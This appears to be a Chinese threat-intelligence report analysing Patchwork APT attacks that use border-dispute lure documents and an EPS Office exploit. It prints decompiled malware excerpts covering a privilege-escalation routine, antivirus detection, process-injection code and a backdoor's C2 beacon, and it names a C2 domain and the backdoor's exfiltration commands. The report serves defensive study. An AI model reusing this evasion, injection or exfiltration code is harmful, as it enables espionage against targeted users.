疑似摩诃草组织利用边境争端问题为诱饵针对周边地区的攻击活动分析

mp.weixin.qq.com/s/iFM0ZZDrqgWFki3hB5h5_w

概述

“摩诃草”APT团伙（APT-C-09），又称HangOver、VICEROY TIGER、The Dropping Elephant、Patchwork，是一个来自于南亚地区的境外APT组织，该团伙已持续活跃了超过8年时间。“摩诃草”最早由Norman安全公司于2013年曝光，该组织主要针对亚洲地区和国家进行网络间谍活动，主要攻击领域为政府军事机构、科研教育等。

奇安信威胁情报中心红雨滴团队监测发现，该组织近期异常活跃，7月中旬，我们披露该组织利用新武器的攻击活动分析，但该组织并未停止其攻击活动，近日，在日常的样本追踪过程中，红雨滴团队又捕获该组织几起攻击样本，经分析后主要有如下发现：

- 利用与邻国边境争端问题的等热点问题为诱饵，利用CVE-2017-0261漏洞释放执行恶意Payload
- 最终执行的木马仍为摩诃草常用的FakeJLI后门和Bozok RAT，同时与之前的攻击活动一样，都带有AccelerateTechnologies Ltd公司的数字签名证书，根据签名溯源关联发现，疑似该组织开发人员曾将测试样本上传VT测试。
- 升级提权武器库，以往活动中一般采用CVE-2016-7255进行提权，此次攻击活动增加了CVE-2019-0808提权模块
- 疑似该组织开发人员开始测试.NET 版本后门

样本信息


基础信息

此次捕获的样本诱饵以沙特阿拉伯终止巴基斯坦石油供应，中印边境争端为诱饵的文档类样本，均利用CVE-2017-0261漏洞释放执行后续Payload,样本信息如下：

文件名	MD5
why_saudi_ends_loan_and_oil_supply_to_Pakistan.docx	7e74d8708c118c133e6e591ae0fac33b
中印边境争端.docx	6c507f13f23df3f7c7c211858dbae03d

诱饵信息

8月中旬，因克什米尔相关问题，沙特阿拉伯终止了对巴基斯坦的石油供应，此次诱饵结合该热点时事，执行后将会展示相关信息：



Why Saudi ends loan and oil supply to Pakistan.

Saudi Arabia has ended a loan and oil supply to Pakistan due to the South Asian nation's criticism that the Saudi-led Organisation of Islamic Cooperation (OIC) is not doing enough to pressure India on the Kashmir issue, marking a new milestone in the deteriorating relations between the two allies.
Pakistan was last week forced to repay a Saudi loan of $1 billion that the kingdom called in after Pakistan insisted it be allowed to lead the OIC's support for Kashmir, a region largely under Indian occupation and which was annexed by India last year.

The loan was part of a $6.2 billion package announced by Saudi Arabia in November 2018, which included a total of $3 billion in loans and an oil credit facility amounting to $3.2 billion. Those deals were then signed when Crown Prince Muhammed Bin Salman made a visit to Pakistan in February last year.


Relations between the two countries then started to break down, however, when Riyadh turned down

He went further by warning that Pakistan would be forced to take it into its own hands, saying that "If you cannot convene it, then I'll be compelled to ask Prime Minister Imran Khan to call a meeting of the Islamic countries that are ready to stand with us on the issue of Kashmir and support the oppressed Kashmiris."
Qureshi insisted that the OIC, dominated largely by Saudi Arabia and the Gulf Arab states, must "show leadership on the issue." He added that "We have our own sensitivities. You have to realise this. Gulf countries should understand this."
The foreign minister made the comments despite risking his country's ties with the kingdom, acknowledging that "It's right, I'm taking a position despite our good ties with Saudi Arabia...We cannot stay silent anymore on the sufferings of the Kashmiris."

Saudi Arabia and Pakistan have historically had strong bilateral relations in the financial, trade and military sectors, making the increased tensions between the two countries a concern for many and particularly for Pakistan, which has been undergoing a financial crisis over the past few years and which saw the kingdom as a primary ally to help bail it out.

This is not the first time such tension was witnessed, though, as Pakistan was pressured by Saudi Arabia to skip the attendance of a major summit on the issues facing the Muslim world in the Malaysian capital Kuala Lumpur in December last year due to the presence of the kingdom's rivals, Iran and Turkey. Pakistan's lack of attendance, seen as a challenge to Saudi Arabia's influence in the Muslim world, caused many to see Islamabad as being subservient to Riyadh.

同时，此次捕获的样本中还包含一个中文诱饵的样本，内容与边境冲突相关



样本分析

样本6c507f13f23df3f7c7c211858dbae03d和之前的攻击活动基本类似，且EPS中攻击载荷未加密，故本文主要以7e74d8708c118c133e6e591ae0fac33b进行分析。


MD5	**7e74d8708c118c133e6e591ae0fac33b**

文件名	why_saudi_ends_loan_and_oil_supply_to_Pakistan.docx
修改时间	2020:08:24 12:49:56
作者	Anal


该样本是eps漏洞利用文档，一旦受害者点击启用样本，EPS脚本过滤器fltldr.exe就会渲染其中的恶意EPS脚本从而执行恶意代码。

与之前的披露的样本一致，攻击载荷都采用了加密处理，在shellcode中利用异或解密出后面的攻击载荷

之后会在启动项目录下释放一个MSBuild.exe,以及在DeviceSync目录下释放一个与原始样本同名的白文件



与之前攻击活动中常用的白利用的方式不同，此次释放文件结束后，将向explorer.exe注入shellcode启动MSbuild.exe。



同时，我们在特定office版本中还发现，该漏洞会在DeviceSync目录下释放pri.dll,该dll是CVE-2019-0808提权程序。


```
  v5 = "[*] Allocated the NULL page!\r\n";
  if ( v4 != 0 )
    v5 = "[!] Couldn't allocate the NULL page!\r\n";
  sub_10001010(v5);
  hModule[0] = LoadLibraryW(L"user32.dll");
  LoadLibraryW(L"gdi32.dll");
  v6 = GetProcAddress(hModule[0], "IsMenu");
  v7 = v6;
  if ( !v6 )
  {
    v8 = "[!] Failed to find the address of IsMenu within user32.dll.\r\n";
LABEL_11:
    sub_10001010(v8);
    sub_10001010("[!] Couldn't locate the address of HMValidateHandle!\r\n");
    ExitProcess(0xFFFFFFFF);
  }
  v15 = (char *)v6;
  sub_10001010("[*] pIsMenuFunction: 0x%08X\r\n");
  v9 = 0;
  while ( 1 )
  {
    v10 = v9 + 1;
    if ( *((_BYTE *)v7 + v9) == 0xE8u )
      break;
    ++v9;
    if ( v10 >= 0x1000 )
      goto LABEL_10;
  }
  if ( v9 == 0xFFFFFFFF )
  {
LABEL_10:
    v8 = "[!] Couldn't find offset to HMValidateHandle within IsMenu.\r\n";
    goto LABEL_11;
  }
  v15 = (char *)hModule[0];
  sub_10001010("[*] hUser32: 0x%08X\r\n");
  v11 = *(_DWORD *)((char *)v7 + v10);
  sub_10001010("[*] relativeAddressBeingCalledInIsMenu: 0x%08X\r\n");
  v12 = (char *)v7 - (char *)hModule[0];
  sub_10001010("[*] addressOfIsMenuFromStartOfUser32: 0x%08X\r\n");
  sub_10001010("[*] offset: 0x%08X\r\n");
  dword_1001A2F0 = (int)hModule[0] + v12 + v11 + 0xB;
  sub_10001010("[*] pHmValidateHandle: 0x%08X\r\n");
  if ( !(unsigned   int8)sub 100010F0() )
```

MD5	a9d5531737a51c2416a20fb1690b9d19
文件名	MSBuild.exe
签名	Accelerate Technologies Ltd

释放的程序与与红雨滴7月披露的活动中使用的基本一致，主要功能为解密后续Payload注入执行。样本被加载起来后，首先通过遍历当前进程，从而判断受害者计算机中是否存在杀软。

```
v4 = (int (__stdcall *)(signed int))sub_4018F0(v3, &v23);
dword_412054 = (int)v4;
v5 = (void *)v4(2);
v6 = 0;
v7 = v5;
if ( v5 == (void *)0xFFFFFFFF )
  return v6;
pe.dwSize = 0x128;
v8 = Process32First(v5, &pe);
if ( v8 )
{
  while ( 1 )
  {
    if ( !lstrcmpA(pe.szExeFile, "ekrn.exe") || !lstrcmpA(pe.szExeFile, "egui.exe") )
    {
      CloseHandle(v7);
      return 1;
    }
    if ( strstr(pe.szExeFile, "avg") || strstr(pe.szExeFile, "AVGUI") )
    {
      CloseHandle(v7);
      return 2;
    }
    if ( strstr(pe.szExeFile, "bdagent")
      || strstr(pe.szExeFile, "gziface")
      || strstr(pe.szExeFile, "bitdefender_isecurity.exe") )
    {
      CloseHandle(v7);
      return 3;
    }
    if ( strstr(pe.szExeFile, "uiSeAgnt.exe") )
    {
      CloseHandle(v7);
      return 4;
    }
    if ( strstr(pe.szExeFile, "ccSvcHst.exe")
      || strstr(pe.szExeFile, "norton")
      || strstr(pe.szExeFile, "nis.exe")
      || strstr(pe.szExeFile, "ns.exe") )
    {
      CloseHandle(v7);
      return 5;
```

之后在内存中解密一个可执行文件。



创建自身傀儡进程，将解密的文件注入执行

```
v47 = Call_LoadLibraryA(&ModuleName);
Call_CreateProcessA = (void (__stdcall *)(_DWORD, int *, _DWORD, _DWORD, _DWORD))sub_4018F0(v47, (LPCSTR)a1[69]);
while ( v6 < lstrlenA(aOuemmEmm) )
  --aOuemmEmm[v6++];
v7 = Call_LoadLibraryA(aOuemmEmm);
ZwUnmapViewOfSection = sub_4013E0("P}_dgkz\\co}ElYoi~ced");
v9 = v7;
Call_ZwUnmapViewOfSection = sub_4018F0(v7, ZwUnmapViewOfSection);
v11 = v47;
v12 = (void (__stdcall *)(int, _DWORD, int, int, int, int, int, int, int, int))Call_ZwUnmapViewOfSection;
v13 = (void (__stdcall *)(int, _DWORD))sub_4018F0(v47, (LPCSTR)a1[81]);
str_VirtualProtectEx = xor_3("UjqwvboSqlwf`wF{");
sub_4018F0(v47, str_VirtualProtectEx);
str_NtWriteVirtualMemory = xor_3("MwTqjwfUjqwvboNfnlqz");
Call_NtWriteVirtualMemory = (int (__stdcall *)(int, int, int, _DWORD, _DWORD))sub_4018F0(v9, str_NtWriteVirtualMemory);
sub_4018F0(v11, (LPCSTR)a1[73]);
v44 = (void (__stdcall *)(int, int *))sub_4018F0(v11, (LPCSTR)a1[75]);
v43 = (void (__stdcall *)(int, int *))sub_4018F0(v11, (LPCSTR)a1[77]);
v16 = v11;
v17 = 0;
v42 = (void (__stdcall *)(int))sub_4018F0(v16, (LPCSTR)a1[79]);
sub_4017C0();
Call_CreateProcessA(0, a1 + 4, 0, 0, 0);      // 打开自身进程
sub_4042A0(8000);
v12(v49, *(_DWORD *)(v4 + 52), v39, v40, v41, v18, v19, v20, v21, v22);
v23 = *(_DWORD *)(v4 + 80);
v13(v49, *(_DWORD *)(v4 + 52));
v24 = Call_NtWriteVirtualMemory(v49, *(_DWORD *)(v4 + 52), *a1, *(_DWORD *)(v4 + 84), 0);
sub_40BE70("%d\n", v24);
if ( *(_WORD *)(v4 + 6) )
00384C sub_404300:146 (40444C)
```

MD5　10832d1f5e052ba4f35db49e8f42dfe3

C2	wase.chickenkiller.com

最终执行的后门是摩诃草组织常用的FakeJLI后门，该后门加载执行后，首先通过创建互斥量，保证只有一个实例运行

```
strcpy(String, "lfsofm43/emm");
for ( i = 0; i < lstrlenA(String); ++i )
  --String[i];
v1 = GetModuleHandleA(String);
v2 = GetProcAddress(v1, "CreateMutexA");
strcpy(&v256, "asssszzjddddddjjjddsdfgredf");
dword_422B1C = (int)v2;
((void (__stdcall *)(_DWORD, signed int, char *))v2)(0, 1, &v256);
if ( GetLastError() == 0xB7 )
  ExitProcess(0);
memset(&v241, 0, 0x63u);
```

之后收集受害者计算机电脑名，操作系统版本等信息。

```
memset(&VersionInformation, 0, 0x11Cu);
VersionInformation.dwOSVersionInfoSize = 0x11C;
GetVersionExW(&VersionInformation);
v233 = 0;
memset(&v234, 0, 0xC7u);
v237 = 0;
memset(&v238, 0, 0x63u);
v78 = 0;
v79 = 0;
v73 = 0x75;
v74 = 0x75;
v75 = 0x69;
v76 = 0x64;
v77 = 0x3D;
LOBYTE(v78) = 0;
v9 = 0;
do
{
  v10 = *(&v73 + v9);
  *(&v233 + v9++) = v10;
}
while ( v10 );
v11 = sub_4095D2();
v12 = strlen(v11) + 1;
v13 = &v232;
do
  v14 = (v13++)[1];
while ( v14 );
qmemcpy(v13, v11, v12);
v73 = 0x23;
v74 = 0x75;
v75 = 0x6E;
v76 = 0x3D;
v77 = 0;
v15 = &v73 + strlen(&v73) + 1 - &v73;
v16 = &v232;
do
  v17 = (v16++)[1];
while ( v17 );
qmemcpy(v16, &v73, v15);
v18 = sub_409902();
v19 = strlen(v18) + 1;
v20 = &v232;
do
```

之后加密发送获取的基本信息，并根据c2返回数据执行不同的功能。

```
strcat(v7, "&crc=e3a6");
strcpy(&v103, "//e3e7e71a0b28b5e96cc492e636722f73//4sVKAOvu3D//BDYot0NxyG.php");
v41 = *(v39 + 1);
v10 = sub_405157(&v103, v7, v41);
v115 = 0;
memset(&v116, 0, 0x3E7u);
do
{
  memset(&v120, 0, 0x3E8u);
  v11 = AddSIDToBoundaryDescriptor();
  if ( v11 + strlen(&v112) > 0x3E7 )
    break;
  strncat(&v112, &v119, v11);
}
while ( v11 > 0 );
ActivateActCtx(v10, v10);
LOBYTE(v111[0]) = 0;
memset(v111 + 1, 0, 0x2BBu);
if ( sub_404FE2("Warning", &v113) > 0 )
  return MessageBoxA(0, "in warning", 0, 0);
if ( sub_404FE2("Error", &v113) > 0 )
  return MessageBoxA(0, &unk_41D13C, 0, 0);
if ( sub_404FE2(&unk_41D010, &v113) > 0 )
{
  result = sub_404FE2(&unk_41D098, &v113);
  if ( strlen(&v113) > result + 0x2BB )
    return result;
  if ( result > 0 )
  {
    v13 = &v114[result];
    v14 = (v111 - v13);
    do
    {
      v15 = *v13;
      v14[v13] = *v13;
      ++v13;
    }
    while ( v15 );
  }
}
v16 = strlen(v111);
v38 = 0;
if ( LOBYTE(v111[0]) )
```

功能如下：

Token	功能
0	退出
8	上传键盘记录的文件
23	上传截屏的文件
13	上传收集的特定后缀的文件列表 （（".txt",".doc",".xls",".xlsx",".docx",".xls",".ppt",".pptx",".pdf"））


5	上传本地文件到服务器
33	从一个url中提取exe链接并下载执行

溯源关联

奇安信威胁情报中心红雨滴团队通过对此次捕获样本的木马特征，基础设施等方向关联发现，此次攻击活动幕后黑手疑似摩诃草组织，同时通过签名信息关联发现，疑似有该组织开发人员将测试样本上传到VT进行测试。

与摩诃草的关联


以之前披露的CVE-2017-0261利用样本类似，解密后续恶意软件的密钥也未发现变化。



